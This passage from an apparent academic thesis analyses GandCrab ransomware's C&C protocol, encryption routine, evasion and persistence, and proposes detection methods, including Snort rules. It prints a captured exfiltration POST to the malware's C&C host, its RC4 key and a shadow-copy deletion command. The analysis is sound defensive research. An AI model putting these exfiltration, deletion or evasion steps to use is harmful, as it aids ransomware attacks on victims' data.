


Figure 4.8: The used `token` in the `POST` request.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"GandCrab V1 Ransomware"; flow:established,to_server;
content:"/curl.php?token="; nocase; http_header;
pcre:/\/curl.php?token=[0-9]{4}; classtype:ransomware-activity;
sid:2000002; rev:1;)
```

Figure 4.9: Alert Snort Signature for `POST` Request.

4.3.3 C&C response and encryption process

`GandCrab` uses the submitted data in the previous `POST` to create an onion ransom web page for the victim. At this point, the victim can view its ransom page before the encryption process. The response of the previous `POST` is used by `GandCrab` to redirect its flow of execution:

- If `GandCrab` does not receive any response from its `C&C`, it will return again to create the data sent to `C&C`, then submit it.
- For any token used in the `POST` request, the `C&C` answers by *Invalid token key*. We do not know if any number other than 1027 is valid; all we tested failed. In this case, `GandCrab` performs the encryption process. We think that this token is used to make the reverse engineering of this version more complex and avoid the researchers to receive a response from the `C&C`.
- Otherwise, the `C&C` answers with some encrypted data (almost 5201 bytes).

The received response is decoded from `Base64` using `CryptStringToBinary`. If it is not decoded, `GandCrab` will return to create the data sent to `C&C` and submit it again. Otherwise, it decrypts the data with the same key `aeriedjD#shasj` using the `RC4` algorithm. Then, it verifies its content with the function `sub_XXXX33E0`:

- `GandCrab` compares the number of occurrences of { and }. If the number of occurrences of { is 0 or the number of occurrences of { and } are different, `GandCrab` will call `ExitProcess` to terminate its execution.

- The received data can contain the tag {REPEAT}, which means that the current execution is an overinfection. In this case, GandCrab assembles this execution with its previous execution and encrypts the newly created files using the same ID. Then, it shows the same ransom page like the first infection (one ID, one ransom to pay). The answer also contains the fields {pub_key=<PubKey>} and {mask=<Target_Extensions_List>}. The first co-
ntains the public key generated in the first infection, which is used for encryption using CryptImportKey. The second contains the target extensions. The ransomware developers mentioned in our support chat that they wanted to have the ability to change target extensions by their C&C. But, the team decided to use only the extensions inside the code.

- In the case of CIS countries (keyb=1 and the ip address is a CIS ip), the C&C answers only by the tag {DELETE}. This tag redirects the ransomware to delete itself and terminate its execution by ShellExecuteW and ExitProcess (Figure 4.10).




Figure 4.10: Executed operations in {DELETE} tag.

- In the first infection, the received data from the C&C contains the tag {OK} and the variable {mask=<Target_Extensions_List>}.

GandCrab calls GetTickCount to count the encryption time, which is only used for statistics, according to the GandCrab developers, the second call to the function is after completion of the encryption threads, which are created per drive, as follows. GandCrab loops again from A to Z and calls for each letter the function GetDriveTypeW to enumerate the available target drives. Then, it creates for each target drive a thread to encrypt its content. This thread calls recursively the function sub_XXXX6B90 for each directory to perform the following operations:

1. It calls the function sub_XXXX6590 to load the avoided directories and compare them to the current target directory. GandCrab does not encrypt the files in:

`ProgramData`, `Program Files`, `Tor Browser`, `Ransomware`, `All Users`, `Local Settings` and `Windows`. It also avoids other directories retrieved using a call to `SHGetSpecialFolderPathW`.

2. `GandCrab` calls `sub_XXXX6940` to extract the extension of each file in the current directory and compare it to `.sql`. If it is an SQL file and its size is less than `0x40000000` bytes, `GandCrab` will read the content of this file to search for the string `**********`. Then, it will call `sub_XXXX68E0` to perform some operations. We supposed that `GandCrab` avoids encrypting any SQL file, but generally, it encrypts the SQL files and any file containing the previous string. We asked the ransomware developers about this operation; their response is mentioned in the Figure 4.11, which mentions that their ransomware can detect some detection methods using decoy files. We were not able to discover which methods of decoy files they target.




Figure 4.11: `GandCrab` developers response about the *.

Ransomware detection using decoy files is used in some tools like the tool of Cybereason and mentioned in many papers, but two papers [69, 70] focused on describing this method. Generally, we are doubtful about ransomware detection methods based only on decoy files. Any ransomware can change the order of enumerating its target files or detect these decoy file like `GandCrab` (if the answer in Figure 4.11 is true). We suggest that the decoy files can be used along with other indicators in ransomware detection.

3. If this directory is not avoided, `GandCrab` will put the `txt` ransom note, even if the directory is empty or does not contain target files.

4. If this directory is not avoided and contains some files, `GandCrab` will call `sub_XXXX6850` to enumerate the target files and encrypt them.

In `sub_XXXX6850`, `GandCrab` calls the function `sub_XXXX67A0` to compare the extension of each file to its target extensions (`GandCrab` targets around 4400 extensions, as confirmed by `GandCrab` developers). It calls `sub_XXXX66E0` to compare the file names to: `desktop.ini, autorun.inf, boot.ini, thumbs.db, iconcache.db, bootsect.bak, ntuser.dat.log` and its `txt` ransom note `GDCB-`

DECRYPT.txt.
GandCrab does not encrypt these files. Then, it calls sub_XXXX35E0 to perform the following operations:

1. GandCrab calls GetFileAttributesW to retrieve the file system attributes of the target file. Then, it calls SetFileAttributesW to set the attribute FILE_ATTRIB-
UTE_ARCHIVE to this file to mark it for backup or removal.

2. Two calls to sub_XXXX8250 to generate 16 random bytes, then 32 random bytes using CryptGenRandom.

3. In sub_XXXX6480, GandCrab calls CryptImportKey to transfer the generated public key (received from C&C in overinfection or generated in the current execution in first infection) from a key BLOB into a cryptographic service provider (CSP). This call is followed by a call to CryptGetKeyParam, then CryptEncrypt to encrypt the 32 bytes using the imported RSA public key. sub_XXXX6480 is called again to encrypt the 16 bytes using the same key.

4. GandCrab reads the content of the target file using ReadFile. Then, it calls sub_XXXX3500 to encrypt the content using the Cipher Block Chaining (CBC) mode (Figure 4.12). The function sub_XXXX1020 encrypts the content without any imported function like CryptEncrypt. The ransomware developers mentioned in our discussion that they encrypt the files using the AES256 algorithm from TrueCrypt7.1[8]. The developers also shared with us two pictures in imgur[9],which showed the encryption function in IDA Pro and the source code of the encryption process.




Figure 4.12: GandCrab encryption process.

5. It appends to the end of the target file the encrypted value of the 32 bytes, the encrypted value of 16 bytes and the file size before encryption. Then, it renames the file using MoveFileW to append the extension GDCB to the name.

[8]AuditProject: truecrypt-verified-mirror \ Crypto\ the AES files: https://github.com/AuditProject/truecrypt-verified-mirror/tree/master/Source.
[9]https://i.imgur.com/NLaFqkv.png and https://i.imgur.com/FVtXFuu.png

4.3.4 The end of the execution and the onion ransom note

The encryption threads are followed by the second call to `GetTickCount`. Then, `GandCrab` calls `sub_XXXX55C0` to perform the second `POST` to its `C&C`. The created data is encrypted using the `RC4` algorithm with the same key mentioned above, encoded to `Base64`. Then, to submit this data, it enters in an infinit loop of IP requests until it finds its `C&C` using `Nslookup` like the first `POST`. The data sent before encryption is: `action=result&e_files=<NbrEncryptedFiles>&e_size=<SizeEncryptedFiles>&e_time=<DurationEncryption>&pc_group=<FromDomainRegValue>&ransom_id=<ID_Victim>`. For this data, the `C&C` answers by `OK` encoded to `Base64` and encrypted using `RC4` (Figure 4.13).

```
POST /curl.php?token=1016 HTTP/1.1
Host: nomoreransom.coin
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/55.0.2883.87 Safari/537.36
Content-Length: 277
Cache-Control: no-cache

data=mdU+mIEkDgfqAIOO+CE6OIMj4I4KH7R1B4Gz5B/kfHeve0qnMlZCiTfpjFRL3mRkX1p/
ni9m43rGbQRqp6Hd8P6/u0uPEQzxpf
+Iwb4mdSdc76fKPbK1MHfmYYPYGBPuUXpcpvqK1c7EQicqN7C8k8Cx2eo
+izu0dVM6nFaMIVBiJ2ICLYqm5ln7zRKCVzSK3qIOAksRlfZKqaNPuw7dRfv/
dZcj6az5YcvFu2Pq8IWglyDyP4auPG3nr0PFLsroTmWD1qvsNlX5Wg==

HTTP/1.1 200 OK
...
g5oW5Q==
```

Figure 4.13: The second `POST` and the `C&C` answers.

In this case, any network rule based on this `POST` request/reply (like the one in Figure 4.14), has no effect on stopping the current infection of `GandCrab` in the target machine, but it can alert the network administrator to an infection that has been occurred, then limit the infection only to the first infection.

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS
(msg:"GandCrab V1 Ransomware"; flow:established,to_server;
content: "data="; nocase; pcre:data=[a-zA-Z0-9+/]{0,288}==;
classtype:ransomware-activity; sid:2000003; rev:1;)
```

Figure 4.14: Alert Snort Rule for the second `POST` Request.

After this `POST`, `GandCrab` calls `ShellExecuteW` to delete the volume shadow copies of the machine using the command: `<Path>\wmic.exe shadow copies delete`. At the end of its execution, it opens in the default web browser the

created ransom note (Figure 4.15) named `gdcbghvjyqy7jclk.onion/<ID>` using the `top` or `casa` gateways. The ransom note includes information on:

AS FAR AS WE KNOW:	
Country	Morocco - 41.251.181.200
OS	Windows 7 Home Basic (x64 bit)
PC User	MyPc
PC Name	MyPc
PC Group	WORKGROUP
PC Lang.	fr-FR
HDD	C
Date of encrypt	2018-02-02 16:25:35
Amount of your files	39321
Volume of your files	2147483647

Figure 4.15: A part of the `GandCrab` ransom note.

- The target machine: IP address, country, PC name/group/lang and target drives. These information are submitted in the first `POST` and remain fixed during all infections/overinfections.
- The encrypted data, like the amount of encrypted files and size of encrypted data. This information is submitted in the second `POST` and is changed in each infection/overinfection. For example, the size of encrypted files is increased in any infection/overinfection by the size of new encrypted files.
- The requested ransom is in the DASH currency, which was not seen before in ransomware, the offer of one file decryption for free and a support chat (like the `Spora` ransomware) in the second Tab. The developers mentioned that `GandCrab` can infect all the world except the CIS countries which we confirmed above and the requested ransom is basically fixed with some differences for some countries.

4.3.5 A Quick Overview on the Other Versions

We performed a quick dynamic analysis on other versions of `GandCrab` (`V2, V3, V4` and `V4.1`). `GandCrab` keeps the loop by `Nslookup` searching for its `C&C` in `V2` and `V3`. In `V4`, it does not communicate with its `C&C` (but the `C&C` connection is back in `V4.1`), the author demands the victims to follow some instructions in the ransom note to submit the data sent by a `POST` request in the the other versions. Compared to the previous versions, some changes were spotted in `V4`, were `GandCrab` focuses on encrypting files without self-reproduction, the search for the external `IP` of the victim or the search for its `C&C`. Generally, `V1, V2` and `V3` keeps the same behaviours in their execution with a little differences in `V2`, which

does not perform the self-reproduction or setting its copy in `RunOnce` registry key. We think that the behaviours discussed above can be used or adabted to detect these versions with other new behaviours, especially in the recent version `V4.1` which is the running version until now (mid-June).

4.4 GandCrab Detection and Prevention

In this section, we present some behaviors that can be used for `GandCrab` detection and the detection of other ransomware. The behaviors could be used in combination for more efficient detection.

- `GandCrab` creates a mutex named `Global\pc_group=<PcGroup>&ransom_id =<ID_Victim>` to prevent itself from running more than one instance of itself. Antiviruses can look for this name to spot the presence of `GandCrab` on the system.
- Much ransomware like `GandCrab, TeslaCrypt, CryptoLocker` and others perform the self-reproduction at the beginning of their execution. We proved in the third chapter that the process of copying the code to another location is also a behavior that can be monitored to increase the efficiency of the ransomware detection, especially if it does not trigger any false alarm during a legitimate copy process. We can generalize this by monitoring any process (for example, `GandCrab` and `TeslaCrypt`) that copies itself to a suspicious location with a random name or a different name from its name.
- `GandCrab` adds a registry value named as a random name in `RunOnce`. Therefore, monitoring some specified registry keys can also be an indicator for detection, especially if this value is added before encryption. An example is monitoring the process that adds any unknown, random or suspicious value in the `RunOnce`, `Run` key or startup directory.
- Much ransomware like `TeslaCrypt, CryptoLocker` and `Alpha` loop through the running processes in a target machine to end the execution of some detection or monitoring tools like `TaskMge` and `Process Explorer`. `GandCrab` loops twice to search the running antiviruses and some specified processes. The enumeration of the running processes in a target machine is a suspicious behaviour that can be used for `GandCrab` or other ransomware detection.
- Many calls and operations are repeated to create the victim's ID (four times). We do not know the benefits of creating the ID every time whenever `GandCrab` needs it.
- `GandCrab` creates the content of its ransom note before the encryption files. Monitoring the used ranges of memory by `GandCrab` for specified strings like

`All your files, .GDCB, private key, Tor Browser` can be used for its detection and generalized to other ransomware that create their ransom notes before the encryption or put them in directories before encrypting the files in this directory.

- Eugene K. *et al.* [37] proposed `PayBreak` that intercepts the used keys by `CryptEncrypt` and stores them in a key vault. The keys will be used later to decrypt the encrypted files. Although we could not test `PayBreak` on `GandCrab` in our VM, we think that it is able to intercept the used keys by `CryptEncrypt` to encrypt the files. Furthermore, we can adjust the idea of `PayBreak` by hooking the calls to `CryptGenKey`, `CryptImportkey` and `CryptExportKey` to retrieve the used key in the encryption of the generated random bytes for each file. In the same way, another work [38] proposed the interception of calls to Microsoft Cryptographic API.

- H. Kim *et al.* [71] proposed a dynamic ransomware protection method that replaces the random number generator of the OS with a defined generator. For `GandCrab`, the generated random bytes (by `CryptGenRandom`) must be intercepted, or created for each target file and stored correctly in a database keeping the link between the file and the used random bytes in its encryption. This method cannot be generalized for all ransomware because some ransomware use a predefined functions to generate the random bytes.

- `GandCrab` calls `GetDriveTypeW` at least 52 times to retrieve the available drives. This behaviour is performed before the encryption, so we think that it can be used as a behaviour for the detection of `GandCrab`. The same goes for a call to `SHGetSpecialFolderPathW` (three calls for each target directory).

- Krzysztof *et al.* [72] presented a Software-Defined Networking detection based on the network communications of `CryptoWall` and `Locky` ransomware families. For `GandCrab`, we suppose that the pattern of its network communications (the `GET` request to `ipv4bot.whatismyipaddress.com`, the `Nslookup` loops and the first `POST` to its `C&C`) can be used for its detection. Figure 4.1 summarises the network communication of `GandCrab`.

- All ransomware have an avoided directories list or a target directories list to encrypt some directories and avoid encrypting the others. The most commonly avoided directory is `Windows` directory. `GandCrab` also avoids other directories like `ProgramData, Program Files` and `Local Settings`.
  C. Moore [73] proposed a ransomware detection using honeypot directories. We take this idea to propose a fake `windows` directory (or other avoided directories) in `C` drive in order to differentiate between a legitimate process like a zip process and the process of encryption by ransomware. The first encrypts the files in this fake directory and the second avoids them.




Figure 4.16: `GandCrab` Network Communication.

Like `Blind` ransomware the `Napoleon` version, `GandCrab` does not infect the removable drives. They can be also used as a decoy directories for `GandCrab`.

- The previous item can also be adapted for the target/avoided extensions and the target/avoided files names, for example, the avoided `GDCB` extension and the avoided file `boot.ini`.

- Scaife *et al.* presented `CryptoDrop` [31], a ransomware detection tool based on some behaviours like entropy (encrypted files by `GandCrab` have high entropy), File type changes (some ransomware like `GandCrab` change the extension of target files) and other indicators. We tested `CryptoDrop` (the free version that protects a limited number of directories) in our VM and it stopped `GandCrab` after encrypting 6 files in the monitored directories.

- `ShieldFS` [32] monitors the low level system activity of any running process and compares it to a set of adaptive models that was created by analysing 1.7 billion of low-level I/O filesystem requests generated by thousands of benign applications. `GandCrab` has different patterns of behaviour of other benign applications like directories listing, files read/write and for each target file three fixed `WriteFile` (256 bytes, 256 bytes then 16 bytes). We suppose that these behaviors allow this tool to detect `GandCrab`.

- `GandCrab` deletes the shadow copies at the end of its infection. Some ransomware like `Blind` ransomware the `napoleon` extension delete them before the encryption process. Monitoring this behaviour must be used in ransomware detection.

- We tested some other ransomware detection tools on `GandCrab`, we have:

Table 4.1: Some Ransomware Detection tools.

Tool	**Method of detection**	`GandCrab` **detection**
Anti Ransom V3	Decoy files	Detected after encrypting 12 files of decoy files.
CybereasonRansomFree	Decoy files	Detected after encrypting 7 files of decoy files.
Kaspersky Anti-Ransomware Tool	Behavioral and reputation detection (System Watcher Kaspersky Security Network)	Detected after encrypting 24 user files.

4.5 Conclusion

In this chapter, we have presented a malware analysis of the first version of `GandCrab`, Self-reproduction, the main characteristic of virus, is performed by `GandCrab` to copy itself in the `%AppData%` directory. Using cryptographic functions to encrypt files, we found that it is a cryptovirus. The overinfection is managed by infecting and reinfecting the target machine with the same `ID`, keeping the same ransom onion page and demanding one ransom to pay. Some detection behaviours are proposed and described in this chapter and must be generalized and adapted to construct a ransomware detector or identifier based on common ransomware behaviors. At the end of this chapter, we provide some evaluation and discussion on some tools/works on ransomware detection. These evaluations are the first step to evaluate the existing tools on ransomware detection. They can be generalized to other ransomware to demonstrate the abilities of these tools to detect ransomware.

Chapter 5

A Behavioral In-depth Analysis of Ransomware Infection

Index

5.1 Ransomware Pre-encryption 124
5.1.1 Self-reproduction and Overinfection 124
5.1.2 Ransomware Launching, Process Installation and Persistence Mechanisms 128
5.1.3 Network Activities 130
5.1.4 Evasion Techniques 133
5.2 Encryption Process 135
5.2.1 Target Files 135
5.2.2 Encryption Process 138
5.2.3 Encrypted Files 141
5.3 Other Ransomware Features 145
5.3.1 Ransom Note Files 145
5.3.2 Logging in File and Shadow Copies Deletion 147
5.4 Ransomware Detection and Prevention 148
5.4.1 Ransomware Detectors 148
5.4.2 Decoy Files 152
5.4.3 Kill Switch and Vaccine 153
5.4.4 About Android Ransomware Detection 153
5.5 Conclusion 154

This chapter presents all results of our research on Windows crypto-ransomware during the last three years by exploring and discussing all the relevant ransomware behaviors. Most results of this chapter are based on our work [28] and can be involved to identify or to detect the ransomware. Indeed, these behaviors were extracted from in-depth manual analysis of more than twenty ransomware families, including the known, the recent families and the discussed ransomware in the

previous chapters. Then, some extracted behaviors were searched automatically inside more than 200 different ransomware collected during 2019. This chapter is organized as follows: Section 1 describes the extracted behaviors before files encryption. Some behaviors related to the ransomware encryption are discussed in Section 2. Section 3 presents other ransomware features that can be used to detect the ransomware. Some ransomware detection/prevention techniques and tools are discussed in Section 4. We conclude in Section 5. The reason for this chapter's organization is that several ransomware follows this organization to make their infection on a target machine. But, this organization does not mean that all ransomware follow it. For example, we can find some discussed behaviors in the first section that are performed at the end of infection and so on.

5.1 Ransomware Pre-encryption

5.1.1 Self-reproduction and Overinfection

As discussed, the ransomware is not a cryptovirus. Many ransomware do not copy their codes in other directories like `%Appdata%` or `%Temp%` directories. For example, we found that `FTCode, StopDjvu, PrincessLocker` and some versions of `Cerber` ransomware are not viruses. They limit themselves to a simple infection according to the Adleman definition [2]. On the other hand, twelve ransomware manually analyzed are self-reproducible programs. Table 5.1 shows these ransomware and the location of their copies. The copy of some ransomware like `TeslaCrypt` and `Scarab` ends the infection of the executed ransomware and encrypts the target files. The other ransomware make their copies looking for persistence on the target machine for a long time.

Ransomware	**Identical Copy**	**Location of the Copy**	**Remarks**
Nemty	-	-	Multi-step infection chain
Scarab	Yes	`%AppData%`	Copy ends the infection
LockerGoga	Yes	`Temp`	Copy ends the infection
GandCrab	Yes	`AppData\Microsoft\`	-
Dharma	Yes	`System32` and others	Two analyzed versions
CryptoLocker	Yes	`%AppData%`	Copy ends the infection
TeslaCrypt	Yes	`Windows`	Copy ends the infection
Spora	Yes	root directory (C:)	-
Alpha	Yes	`%appdata%`	Copy ends the infection
Diamond	No	`%appdata%\winmgr322.exe\`	Copy ends the infection
WannaCry	-	-	Multi-step infection chain
StopDjvu	Yes	`AppData\Local`	-

Table 5.1: Self-Reproducing Ransomware.

The results are not different for the ransomware that were analyzed automatically. Indeed, we found at least 52 ransomware (25% of the automatically analyzed ransomware) copy their codes in other locations at the beginning of their infections. This result means that this behavior can be used with other ransomware behaviors to detect the ransomware. Especially, the case of an unknown process that starts its execution with a copy of its code in a suspicious location like `%AppData%` directory and runs this copy.

The process of self-reproduction was also seen on Android Malware. The research security on this field found[1] in February 2018 an Android worm (spreading device-to-device). This worm (called `ADB.miner`) replicates its code over Android devices using the opened port ADB debugging interface. Since worms are a class of viruses, this worm can be a virus. The behavior of self-reproduction needs more investigations and discussions on the Android platform to answer the following questions:

- Is there any self-reproducing Android ransomware that replicates its code in other locations ?
- If it exists, can this copy terminate the infection of the main program. In other words, can it encrypt the files instead of the installed application ?

Effective malware try to check if the current infection is the first infection on the target machine. Filiol [1] mentioned that running a malware without managing the overinfection can be fatal, especially in the case of appending viral code to a target program. In this case and related to the number of executions of this malware, the same viral code will be added multiple times to the target program. Most ransomware try to not be executed twice at the same time (Level 0 of overinfection) and/or not encrypt an already encrypted file (Level 1 of overinfection). Other ransomware coordinate all their infections on the target machine with one victim identity, then they demand one ransom to pay (Level 2 of overinfection). We presented in Chapter 3 another side of managing the overinfection. It is the ability of a ransomware to infect multiple connected machines with a single victim identity and demand one ransom to pay for all the machines.
To not run twice at the same time and to ensure that only one instance of the ransomware is running, ransomware or generally malware call `CreateMutex` or `OpenMutex` API to create or to open a mutex. This call returns an error if the called mutex exists which means that this malware is running on the machine. During our research on ransomware, most analyzed ransomware uses a mutex. Recently, we discovered that the `Napoleon` version of `Blind` ransomware does not manage its multiple runnings at the same time. Running this ransomware two times makes it easily detected by some antivirus engines. Moreover, these multiple

[1] `https://blog.netlab.360.com/adb-miner-more-information-en/`

executions cause multiple `file sharing violations` during the files encryption which means that some files are encrypted by the first execution and other files by the second execution.
On the other hand, some ransomware like `LockerGoga, Scarab` and `WannaCry` create the mutex using a hardcoded name. Others, like `GandCrab` and `Kraken` use a combination of values taken from the target machine to create the name of the mutex. The detection of these ransomware is possible looking for the used mutex name or the used combination to create the mutex name. Table 5.2 shows the used mutex name by some ransomware.

Ransomware	**Mutex name**
PrincessLocker	`hoJUpcvgHA` (Evolution version)
Kraken	`Microsoft-Kraken-[ComputerName]`
GandCrab	`Global\pc_group=[Pc_Group]&ransom_id=[Victim_id]`

Table 5.2: Some Ransomware Mutex Names.

Most ransomware labels the encrypted files with an extension different to the target extensions. For example, `BTCWare` ransomware labels the encrypted files with the extension `.payday` and it does not encrypt any file labeled with this extension. Other ransomware like `Spora` do not add extension to the encrypted files. These ransomware add some specified values to the content of the encrypted files and they check these added values for each file before encryption in their infections on the same machine. In this case, these ransomware generate several similar `ReadFile` and `WriteFile` (e.g. the same buffer size) to check and label the encrypted files without new extension. This behavior and the behavior of adding extension are two behaviors to detect the ransomware.

The ransomware can infect the same machine several times with one victim identity. Then, it demands one ransom to pay. Indeed, to make this coordination between the infections, some ransomware like `Cerber` and `Spora` manage their multiple infections on the same machine using some files in specified directories. `GandCrab` and other ransomware communicate with their `C&C` and others like `Scarab` use some registry keys/values. An interesting example is `TeslaCrypt`. This ransomware uses some registry keys/values to keep the identity of the victim and the encryption configuration. These registry keys/values allow `TeslaCrypt` (after each reboot using the `run` registry key) to encrypt the new created files after each reboot with the same identity. In the same way, `Nemty` ransomware uses three registry values in the registry key `HKCU/Software/NEMTY` to coordinate all its infections on a target machine. Figure 5.1 shows these registry values with their content. Any antivirus engine can stop this ransomware before files encryption looking for the registry key `NEMTY`. This remark can be generalized on other

ransomware by looking for some known or suspicious added registry keys/value.




Figure 5.1: The Used Registry Values by `Nemty` Ransomware.

The same behavior was performed by `SLocker` Android ransomware. When this ransomware is installed, it uses `SharedPreferences` APIs to check if the target device was infected. `SharedPreferences` APIs are used to store a small collection of key-value. Figure 5.2 shows that `SLocker` retrieves and holds the content of the preferences file named `XH` then, checks if the key `bah` is empty using `getstring(String key, String defValue)`. This method retrieves a string value from the preferences. If the key `bah` is empty, `SLocker` will generate a random number and store it in the `bah` value.

```
protected void onCreate(Bundle paramBundle)
{
  ADRTLogCatReader.onContext(this, "com.aide.ui");
  ...
  super.onCreate(paramBundle);
  setContentView(2130903076);
  ...
  paramBundle = getSharedPreferences("XH", 0);
  if (!paramBundle.getString("bah", "").equals("")) {
    this.xh = paramBundle.getString("bah", "");
  }
```

Figure 5.2: Checking `SharedPreferences` by `SLocker`.

5.1.2 Ransomware Launching, Process Installation and Persistence Mechanisms

Ransomware authors have developed many techniques to blend the core module of their ransomware into the normal Windows landscape. There are many launching techniques used by malware or ransomware, the most known is the process injection. Another technique used by malware or ransomware is Hollow Process, also known as Process Hollowing. It is an injection technique in which the executable section of a legitimate process in the memory is replaced with a malicious code [74]. This injection technique allows the malware, in our context the ransomware to act as a legitimate process. The path of the hollowed process points to the legitimate binary and the legitimate process is replaced with the malicious code in memory. Among the manually analyzed ransomware during our research, we found that `StopDjvu` ransomware in its `puma` version hollows itself. Indeed, this ransomware starts a new process in a suspended state keeping the same name. It deobfuscates the malicious core module and puts it in the memory content of the created process. Then, it resumes the process to encrypt the files. Figure 5.3 shows the hollow process of this ransomware. The hollowed process (child process) contains the malicious core module and the both processes have the same path. As mentioned above, this technique can be used to replace the memory content of a legitimate process. Therefore, the malicious process will have the path of the legitimate process. We can conclude that any malware or ransomware detection approach that trusts on the running processes based only on their paths can fail to detect the malware/ransomware that use this technique.




Figure 5.3: Hollow Process by `StopDjvu` Ransomware.

